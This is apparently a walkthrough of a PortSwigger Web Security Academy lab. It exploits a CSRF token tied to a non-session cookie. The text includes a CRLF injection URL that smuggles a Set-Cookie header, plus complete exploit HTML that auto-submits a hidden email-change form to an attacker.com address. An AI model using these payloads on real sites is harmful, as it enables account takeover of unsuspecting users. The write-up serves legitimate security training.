PortSwigger
Description
*Use the exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address. The CSRF token is tied to a **non-session cookie** (`csrfKey`), which can be injected via a CRLF injection vulnerability.
Credentials:
wiener:petercarlos:montoya*
The server uses:
- A CSRF token in the request body
- A
csrfKeycookie that is tied to the token
The vulnerability is that the csrfKey cookie is not strictly tied to the session. If you can inject the victim’s csrfKey cookie with a value you control, you can use your own CSRF token to perform actions as the victim.
Additionally, there is a CRLF injection vulnerability in the search functionality that allows you to set cookies.
Solution Steps
Step 1: Log in and Capture Requests
- Open Burp’s browser and log in as
wiener:peter - Submit the “Update email” form
- Capture the request in Proxy history
The request shows:
csrfparameter in the bodycsrfKeycookie in the Cookie header

Step 2: Test Cookie vs Session Binding
Send the request to Burp Repeater and test:
| Change | Result |
|---|---|
| Change session cookie | You get logged out (session invalid) |
Change csrfKey cookie | CSRF token is rejected (token no longer matches) |
This suggests the csrfKey cookie is NOT strictly tied to the session.
Step 3: Cross-Account Test
-
Open a private/incognito browser window
-
Log in as
carlos:montoya -
Send a fresh email change request to Burp Repeater

-
Swap the
csrfKeycookie andcsrfparameter from wiener’s account into carlos’s request

Observe: The request is accepted! The token/cookie pair from one account works for another account.

Step 4: Find CRLF Injection for Cookie Injection
Back in the original browser (wiener):
- Perform a search (any term)
- Send the search request to Burp Repeater
- Observe that the search term gets reflected in the
Set-Cookieheader
This is a CRLF injection vulnerability! You can inject newline characters (%0d%0a) to add arbitrary headers, including Set-Cookie.
Step 5: Create Cookie Injection URL
Create a URL that injects your csrfKey cookie into the victim’s browser:
https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None
Replace:
YOUR-LAB-IDwith your lab IDYOUR-KEYwith thecsrfKeycookie value from wiener’s account
Decoded version:
/?search=test\r\nSet-Cookie: csrfKey=YOUR-KEY; SameSite=None
Step 6: Get Required Values from wiener’s Account
From your wiener account, note:
csrfKeycookie value (from Cookie header)csrftoken value (from request body)
Step 7: Build the Complete Exploit
Create an exploit that:
- Injects the
csrfKeycookie using the search vulnerability - Submits the email change form with your CSRF token
<img src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None" onerror="document.forms[0].submit()">

<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="csrf" value="YOUR_CSRF_TOKEN">
    <input type="hidden" name="email" value="hacked@attacker.com">
</form>
Step 8: Complete Exploit HTML
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Exploit - Token Tied to Non-Session Cookie</title>
</head>
<body>
    <!-- CRLF injection to set csrfKey cookie -->
    <img src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR_CSRFKEY_COOKIE%3b%20SameSite=None"
         onerror="document.forms[0].submit()">

    <!-- CSRF form to change email -->
    <form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
        <input type="hidden" name="csrf" value="YOUR_CSRF_TOKEN">
        <input type="hidden" name="email" value="pwned@attacker.com">
    </form>
</body>
</html>
Step 9: Upload to Exploit Server
- Go to the exploit server
- Paste your exploit HTML into the “Body” section
- Click “Store”

Step 10: Test and Deliver
- Test on yourself first — click “View exploit”
- Verify your email changes (you’ll need to log in again)
- Change the email address to something different
- Get fresh values from your wiener account (csrfKey and csrf token)
- Update the exploit with fresh values
- Click “Deliver to victim”

How the Attack Works
- *For Easy to understand
1. Attacker (wiener) obtains csrfKey cookie and csrf token
   ↓
2. Victim (carlos) visits exploit page
   ↓
3. First, the <img> tag loads:
   https://LAB/?search=test%0d%0aSet-Cookie: csrfKey=WIENER_KEY
   ↓
4. Server reflects search term in Set-Cookie header (CRLF injection)
   → Victim's browser receives: Set-Cookie: csrfKey=WIENER_KEY
   ↓
5. onerror event triggers: document.forms[0].submit()
   ↓
6. Form submits POST request with:
   - csrf = WIENER_TOKEN (from attacker)
   - Cookie: session=CARLOS_SESSION, csrfKey=WIENER_KEY
   ↓
7. Server validates:
   - csrfKey cookie matches csrf token? YES
   - (Doesn't check if it belongs to carlos)
   ↓
8. carlos's email address changes!